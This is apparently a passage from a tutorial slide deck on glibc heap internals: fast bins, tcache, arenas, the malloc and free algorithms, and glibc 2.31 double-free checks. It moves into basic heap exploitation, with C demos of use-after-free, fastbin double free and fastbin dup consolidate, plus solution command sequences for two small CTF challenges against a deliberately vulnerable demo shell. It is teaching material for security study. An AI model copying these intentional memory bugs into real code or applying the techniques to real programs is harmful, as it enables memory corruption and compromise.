Similar to small bins, each fast bin is responsible for only for a single fixed chunk size, and thus are automatically sorted.

There are 10 fast bins, each handling chunks of size 16, 24, 32, 40, 48, 56, 64, 72, 80, and 88 respectively.

Unlike small bins, fast bins are never coalesced with their neighbors. The way this works is the heap manager will not clear the `PREV_INUSE` (P) flag for the chunk upon freeing, preventing coalescence.

Additionally, since fast-binned chunks are never merge candidates, they are stored in *singly-linked lists*, rather than needing to be doubly-linked so they can be removed if the chunk gets merged.

Also they are removed in a LIFO manner, as opposed to the traditional FIFO manner.


Bins - More Detail - Fast bins

Since fast bin chunks are never merged, the memory of the process would fragment and balloon over time.

To resolve this, the heap manager periodically “consolidates” the heap. This “flushes” each entry in the fast bin by truly freeing it, merging it with adjacent free chunks, and placing the resulting chunk into the unsorted bin for `malloc` to use later.

Consolidation occurs whenever a `malloc` request is made that is larger than a fast bin holds, when freeing any chunk over 64 KB, or when `malloc_trim` or `mallopt` are called by the program.

Bins - More Detail - Fast bins



Bins - More Detail - tcache

One final optimization...

Recall the the heap manager solves multithreading by using per-thread arenas where each thread gets its own arena until it hits the arena count maximum.

Well the lock must still be acquired by the thread to access it's arena and there may be more than one thread per arena. Acquiring the lock can be expensive.

Therefore, the heap manager will use a tcache, which is a per-thread cache designed to reduce the cost of the lock itself.

Per-thread caching speeds up allocations by having per-thread bins of small chunks ready to go. When a thread requests a chunk, if the thread has a chunk available in its tcache, it can service the allocation without ever needing to wait on a heap lock.

There are 64 singly-linked tcache bins. Each bin containing a maximum of 7 same-size chunks ranging from 12 to 516 bytes on 32-bit systems (or 24 to 1032 bytes on 64-bit)

Bins - More Detail - tcache

When a chunk is freed, the heap manager sees if the chunk will fit into a tcache bin. Like the fast bins, chunks in a tcache bin are considered “in use”, and will not be merged with neighboring freed chunks.

If the tcache for that chunk size is full (or the chunk is too big), the heap manager will revert to the old strategy of obtaining the heap lock and processing the chunk.

Allocations with the tcache are simple. Given a request for a chunk, if it is available in a tcache bin, just return it.

In the case we make an allocation and there is a corresponding tcache bin, but that bin is full, take the heap lock and opportunistically promote as many chunks as possible at this size to the tcache, up to the tcache bin limit of seven, before returning the last matching chunk. (this could be wrong, I need to double check)

Arenas - More Detail - Sub Heaps

Recall that as new threads join the process, the heap manager allocates and attaches secondary arenas to each new thread.

Well, each arena obtains memory from ***one or more heaps***. The main arena uses the program's initial heap, starting right after `.bss`, that grows utilizing `sbrk` and eventually `mmap`.

Why are multiple heaps needed? To begin with, every thread arena contains only one heap, but when this heap segment runs out of space, a new heap (in a non contiguous region) gets assigned, with `mmap`, to this arena.

Recall, each arena keeps track of a special "top" chunk, which is typically the biggest available chunk. Well, this "top" chunk also refers to the most recently allocated heap.

Arenas - More Detail - Data Structures


Let's take a look at the data structures used for managing arenas and their sub-heaps:

- **Arena metadata**, `malloc_state`.
 - A single thread arena can have multiple heaps, but for all those heaps, only a single arena header exists. Arena header contains information about bins, top chunk, last remainder chunk, etc.
 - 2.31/glibc/malloc/malloc.c:1655
- **Heap header**, `heap_info`.
 - A single thread arena can have multiple heaps. Each heap has its own header.
 - 2.31/glibc/malloc/arena.c:53
- **Chunk header**, `malloc_chunk`.
 - We already talked about this.

Notes:


- The main arena does not have multiple heaps and hence no `heap_info` structure. When the main arena runs out of space, the heap segment is expanded with `sbrk` until it bumps into a memory mapping segment.
- Unlike thread arena, main arena's arena header isn't part of the `sbrk` heap segment. It is a global variable and hence it is found in `libc.so`'s data segment.

Arenas - More Detail - What's it look like in memory?



Arenas - More Detail - What's it look like in memory?

Thread Arena (with multiple heaps)



Arenas - Per Thread Arena Demo

```
int main() {
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    printf("Current PID: %d\n", getpid());
    printf("Before malloc in main thread\n");
    getchar();

    addr = (char*) malloc(1000);
    printf("After malloc and before free in main thread\n");
    getchar();

    free(addr);
    printf("After free in main thread\n");
    getchar();

    ret = pthread_create(&t1, NULL, threadFunc, NULL);
    if (ret) {
        printf("Thread creation error\n");
        return -1;
    }
    ret = pthread_join(t1, &s);
    if (ret) {
        printf("Thread join error\n");
        return -1;
    }
    return 0;
}
```

```
void* threadFunc( void* arg) {
    printf( "Before malloc in thread 1\n" );
    getchar();

    char* addr = ( char*) malloc( 1000 );
    printf( "After malloc and before free in thread 1\n" );
    getchar();

    free(addr);
    printf( "After free in thread 1\n" );
    getchar();
}
```

Part 4 - The Algorithms

Recap allocation and deallocation.

Algorithm - malloc

When the application calls `malloc`, the heap manager works out what chunk size the allocation request corresponds to, then searches for the memory in the following order:

1. If the size corresponds with a `tcache` bin and there is a `tcache` chunk available, return that chunk immediately.
2. If the request is very very large, allocate a chunk off-heap with `mmap`.
3. Otherwise, obtain the heap lock and perform the following strategies
 - a. **Try the fast bin / small bins.**
 - i. If a corresponding fast bin exists, try and find a chunk from there and opportunistically prefill the `tcache` as we go.
 - ii. Otherwise, if a corresponding small bin exists, allocate from there and opportunistically prefill the `tcache` as we go.
 - b. **Resolve all the deferred frees.**
 - i. Otherwise, truly free the entries in the fast bins and move their consolidated chunks to the unsorted bin.
 - ii. Go through each entry in the unsorted bin. If it is suitable, stop. Otherwise, put the unsorted entry in its corresponding small/large bin as we go, possibly promoting small entries to the `tcache`.
 - c. **Default to trying large bins.**
 - i. If the chunk size corresponds with a large bin, search that large bin.
 - d. **Create a new chunk from scratch.**
 - i. Otherwise, there are no chunks available, so try and get a chunk from the top of the heap.
 - ii. If the top of the heap is not big enough, extend it using `sbrk`.
 - iii. If the top of the heap cannot be extended because we hit another memory mapping, create a discontinuous extension using `mmap` and allocate from there.
 - e. **Return NULL on failure.**

Algorithm - free

When the application calls free with a pointer to allocated memory:

1. If the pointer is NULL, the C standard defines the behavior as “do nothing”.
2. Otherwise, convert the pointer back to a chunk by subtracting the size of the chunk metadata.
3. Perform a few sanity checks on the chunk.
4. If the chunk fits into a tcache bin, store it there.
5. If the chunk has the M bit set, give it back to the operating system with `munmap`.
6. Otherwise, we obtain the arena heap lock
 - a. If the chunk fits into a fast bin, put it in the corresponding fast bin and return.
 - b. If the chunk is >64kb, consolidate the fast bins and put the resulting merged chunks in the unsorted bin.
 - c. Merge the chunk backwards and forwards with neighboring freed chunks in the small, large, and unsorted bins.
 - d. If the resulting chunk lies at the top of the heap, merge it into the top of the heap rather than storing it in a bin.
 - e. Otherwise, store it in the unsorted bin.

Algorithms - Other

There are other algorithms, such as initializing the heap, reallocating, and deleting the heap, that I won't go into.

Maybe sometime I'll deep dive the code. Not sure how to put that in presentation form though.

Part 5a - Basic Exploitation

The fun part.

Basic - Use After Free

The use after free vulnerability is relatively simple. There is undefined behavior when accessing a pointer to a previously free'd chunk of memory.

In many exploits, you will see some other memory allocation between the free and the use after free. This malloc will bring the free chunk into use and allow its data to be modified. Then when the use after free occurs, the newly modified data is used.

Basic - Use After Free

```
void main(void) {  
    char *first;  
    char *second;  
  
    first = malloc(9);  
    strcpy(first, "hello!!!");  
    printf("Malloc'd first: %p\n with data: %s\n\n", first, first);  
  
    free(first);  
    printf("Free'd first.\n\n");  
  
    second = malloc(9);  
    strcpy(second, "goodbye.");  
    printf("Malloc'd second with: %p\n with data: %s\n\n", second, second);  
  
    printf("Printing first data after free...\n");  
    printf("%s\n", first);  
}
```

```
Malloc'd first: 0x559cdfd502a0  
with data: hello!!!
```

```
Free'd first.
```

```
Malloc'd second with: 0x559cdfd502a0  
with data: goodbye.
```

```
Printing first data after free...  
goodbye.
```

Basic - Use After Free - Little CTF

Execute the following commands in the demo program, `badsh`.

Compile with: `gcc -g bash.c -o badsh`



SPOILER

(Hint: It's 4 commands)

Basic - Use After Free - Little CTF - Solution

Execute the following commands in the demo program, `badsh`.

Compile with: `gcc -g bash.c -o badsh`

```
--> login p
--> logout
--> write AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
--> win
```

Basic - Double Free

The double free vulnerability is exactly how it sounds. The free function is called on the same pointer twice. This means the same chunk of memory will be placed on a free list twice.

Therefore, two malloc calls can utilize the same chunk.

This, however won't work if the chunk references are added to the tcache. This is because the tcache will check to see if the chunk is already in the tcache.

`2.31/glibc/malloc/malloc.c:4201`

Basic - Double Free Protections - In Use

Recall entries in the tcache and fast bin are still flagged as IN_USE even though they have been freed, to prevent coalescence. However, other bins will clear this flag and check it before freeing, to prevent double frees.

```
4315 | /* Or whether the block is actually not marked used. */  
4316 | if (__glibc_unlikely (!prev_inuse(nextchunk)))  
4317 |     malloc_printerr ("double free or corruption (!prev)");
```

Checking the inuse flag.

2.31/glibc/malloc/malloc.c:4315

Basic - Double Free Protections - fasttop

One quick check glibc will preform, is checking that the top of the bin is not a reference to the chunk we are currently freeing. It will do this for the fast bin.

```
4261 | if (SINGLE_THREAD_P)
4262 | {
4263 | /* Check that the top of the bin is not the record we are going to
4264 | add (i.e., double free). */
4265 | if (__builtin_expect (old == p, 0))
4266 |     malloc_printerr ("double free or corruption (fasttop)");
4267 | p->fd = old;
4268 | *fb = p;
4269 | }
4270 | else
4271 | do
4272 | {
4273 | /* Check that the top of the bin is not the record we are going to
4274 | add (i.e., double free). */
4275 | if (__builtin_expect (old == p, 0))
4276 |     malloc_printerr ("double free or corruption (fasttop)");
4277 | p->fd = old2 = old;
4278 | }
4279 | while ((old = __atomic_compare_exchange_val_rel (&fb, p, old2))
4280 |        != old2);
```

Checking the top of the fastbin.

2.31/glibc/malloc/malloc.c:4261

Basic - Double Free Protections - top

Another protection when freeing chunks, if the chunk is not going in the tcache or fastbin, is to validate that the chunk being freed is not the top.

This would be very bad.

```
4306 | /* Lightweight tests: check whether the block is already the  
4307 | top block. */  
4308 | if (__glibc_unlikely (p == av->top))  
4309 |     malloc_printerr ("double free or corruption (top)");
```

Checking the top.

2.31/glibc/malloc/malloc.c:4308

Basic - Double Free Protections - arena size

Another protection when freeing chunks, if the chunk is not going in the tcache or fastbin, is to validate that the chunk being freed is within the bounds of the arena.

```
4310 | /* Or whether the next chunk is beyond the boundaries of the arena. */
4311 | if (__builtin_expect (contiguous (av)
4312 | && (char *) nextchunk
4313 | >= ((char *) av->top + chunksize(av->top)), 0))
4314 | malloc_printerr ("double free or corruption (out)");
```

Checking if in bounds.

2.31/glibc/malloc/malloc.c:4310

Basic - Double Free Protections - tcache

If you free a chunk, and a reference to it ends up in the tcache, then no other references to that chunk can also end up in the tcache.

There is a check in the glibc code to prevent double free's into the tcache. Let's take a look at the mitigation in detail.

We haven't looked much at tcache entries, but know that glibc uses an additional structure to handle entries in the per-thread cache. This structure is overlaid on the user-data portion of the chunk, when the chunk is stored in the cache.

```
2894  typedef struct tcache_entry
2895  {
2896      struct tcache_entry *next;
2897      /* This field exists to detect double frees. */
2898      struct tcache_perthread_struct *key;
2899  } tcache_entry;
```

Take note of the key field here.

2.31/glibc/malloc/malloc.c:2898

Basic - Double Free Protections - tcache

When we insert a chunk reference into the tcache, tcache is inserted into the key of that chunk's tcache_entry structure. This marks it as currently in the tcache.

2.31/glibc/malloc/malloc.c:2917

```
2917 static __always_inline void
2918 tcache_put (mchunkptr chunk, size_t tc_idx)
2919 {
2920     tcache_entry *e = (tcache_entry *) chunk2mem (chunk);
2921
2922     /* Mark this chunk as "in the tcache" so the test in _int_free will
2923      | detect a double free. */
2924     e->key = tcache;
2925
2926     e->next = tcache->entries[tc_idx];
2927     tcache->entries[tc_idx] = e;
2928     ++(tcache->counts[tc_idx]);
2929 }
```

Basic - Double Free Protections - tcache

This key field is of type `tcache_perthread_struct`.

```
2894 typedef struct tcache_entry
2895 {
2896     struct tcache_entry *next;
2897     /* This field exists to detect double frees. */
2898     struct tcache_perthread_struct *key;
2899 } tcache_entry;
```

```
2906 typedef struct tcache_perthread_struct
2907 {
2908     uint16_t counts[TCACHE_MAX_BINS];
2909     tcache_entry *entries[TCACHE_MAX_BINS];
2910 } tcache_perthread_struct;
2911
2912 static __thread bool tcache_shutting_down = false;
2913 static __thread tcache_perthread_struct *tcache = NULL;
```

There is one of these `tcache_perthread_structs` per thread... duh.

2.31/glibc/malloc/malloc.c:2894

2.31/glibc/malloc/malloc.c:2906

Basic - Double Free Protections - tcache

Then, in `__int_free`, if we try to insert a chunk that is already present in the tcache, we throw an error.

2.31/glibc/malloc/malloc.c:4193

```
4189  /* This test succeeds on double free. However, we don't 100%
4190  trust it (it also matches random payload data at a 1 in
4191  2^<size_t> chance), so verify it's not an unlikely
4192  coincidence before aborting. */
4193  if (__glibc_unlikely (e->key == tcache))
4194  {
4195      tcache_entry *tmp;
4196      LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
4197      for (tmp = tcache->entries[tc_idx];
4198           tmp;
4199           tmp = tmp->next)
4200          if (tmp == e)
4201              malloc_printerr ("free(): double free detected in tcache 2");
4202      /* If we get here, it was a coincidence. We've wasted a
4203      few cycles, but don't abort. */
4204  }
```

Basic - Double Free Fastbin

```
void main(void) {
    setbuf(stdout, NULL);

    int *a = malloc(sizeof(int));
    int *b = malloc(sizeof(int));
    int *c = NULL;

    printf("a: %p\n", a);
    printf("b: %p\n", b);
    printf("c: %p\n\n", c);

    // Fill up the tcache
    void *p[8];
    for(int i = 0; i < 8; i++)
        p[i] = malloc(sizeof(int));

    for(int i = 0; i < 7; i++)
        free(p[i]);

    // Add to the fastbin
    free(a);
    free(b);
    free(a); // Vuln


    // Pull from the tcache
    for(int i = 0; i < 7; i++)
        p[i] = malloc(sizeof(int));

    a = malloc(sizeof(int));
    b = malloc(sizeof(int));
    c = malloc(sizeof(int));

    printf("a: %p\n", a);
    printf("b: %p\n", b);
    printf("c: %p\n", c);
}
```

```
a: 0x5593662c32a0
b: 0x5593662c32c0
c: (nil)
```

```
a: 0x5593662c32a0
b: 0x5593662c32c0
c: 0x5593662c32a0
```



Basic - Double Free Fastbin - Little CTF

Execute the following commands in the demo program, `badsh-uaf-patched`.

Compile with: `gcc -g badsh-uaf-patched.c -o badsh-uaf-patched`



SPOILER

(Hint: It's 12 commands)

<https://github.com/kiwimodo/GrokTheHeap/blob/main/demos/part5/ctf/badsh-uaf-patched.c>

Basic - Double Free Fastbin - Little CTF - Solution

Execute the following commands in the demo program, `badsh-uaf-patched`.

Compile with: `gcc -g badsh-uaf-patched.c -o badsh-uaf-patched`

```
--> login p
--> write AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
--> add 8
--> remove 7
--> logout
--> clear
--> logout
--> add 7
--> login p
--> write aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
--> write BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
--> win
```

<https://github.com/kiwimodo/GrokTheHeap/blob/main/demos/part5/ctf/badsh-uaf-patched.c>

An Aside - Differing Behavior Between malloc and calloc

In many of the demonstrations, you will see some instances of prefilling the tcache and then calling calloc. It is important to note that `calloc` will NOT pull from the tcache, where `malloc` WILL pull from the tcache.

This is because in glibc, when you call `malloc` or `calloc`, you are really calling `__libc_malloc` or `__libc_calloc`, respectively.

These two functions wrap the function `__int_malloc` which does most of the work. However, `__libc_malloc` will fetch from the tcache and return a chunk reference, if it can, before even calling `__int_malloc`.

`__libc_calloc` does not do this. I don't know what the motivation was to design it that way, but that is how it works.

An Aside - Differing Behavior Between malloc and calloc

```
void main(void) {
    setbuf(stdout, NULL);

    int *a = malloc(sizeof(int));
    int *b = malloc(sizeof(int));
    int *c = NULL;

    printf("a: %p\n", a);
    printf("b: %p\n", b);
    printf("c: %p\n\n", c);

    // Fill up the tcache
    void *p[8];
    for(int i = 0; i < 8; i++)
        p[i] = malloc(sizeof(int));

    for(int i = 0; i < 7; i++)
        free(p[i]);

    // Add to the fastbin
    free(a);
    free(b);
    free(a); // Vuln

    // Pull from the tcache
    for(int i = 0; i < 7; i++)
        p[i] = malloc(sizeof(int));

    a = malloc(sizeof(int));
    b = malloc(sizeof(int));
    c = malloc(sizeof(int));

    printf("a: %p\n", a);
    printf("b: %p\n", b);
    printf("c: %p\n", c);
}
```

```
int main ()
{
    setbuf(stdout, NULL);

    void *ptrs[8];
    for (int i=0; i<8; i++) {
        ptrs[i] = malloc(8);
    }
    for (int i=0; i<7; i++) {
        free(ptrs[i]);
    }

    int *a = calloc(1, 8);
    int *b = calloc(1, 8);
    int *c = calloc(1, 8);

    printf("a: %p\n", a);
    printf("b: %p\n", b);
    printf("c: %p\n", c);

    free(a);
    // free(a);
    free(b);
    free(a); // Vuln

    a = calloc(1, 8);
    b = calloc(1, 8);
    c = calloc(1, 8);

    printf("a: %p\n", a);
    printf("b: %p\n", b);
    printf("c: %p\n", c);

    assert(a == c);
}
```

See the difference between these two double free examples.

<https://github.com/kiwimodo/GrokTheHeap/blob/main/demos/part5/df-fastbin-simple.c>

<https://github.com/kiwimodo/GrokTheHeap/blob/main/demos/part5/df-fastbin-simple-alt.c>

Basic - Double Free - Fastbin Dup Consolidate



```
void main() {  
    void *ptr[7];  
  
    for(int i = 0; i < 7; i++)  
        ptr[i] = malloc(0x40);  
    for(int i = 0; i < 7; i++)  
        free(ptr[i]);  
  
    void* p1 = calloc(1,0x40);  
    free(p1); // Inserts into fastbin  
  
    void* p3_target = malloc(0x400); // Trigger fastbin consolidation  
    assert(p1 == p3_target);  
  
    free(p1); // Vuln inserts our target into tcache  
  
    void *p4 = malloc(0x400);  
    assert(p4 == p3_target);  
  
    printf("p3_target=%p, p4=%p\n\n",p3_target, p4);  
}
```

One way to use a double free is to return a (somewhat) arbitrarily sized chunk for a malloc call. This can allow us to bridge a double free between multiple sizes and bins. We can do this with consolidation.



Let's take a look at the data structures at each step in the following slide.

Basic - Double Free - Fastbin Dup Consolidate

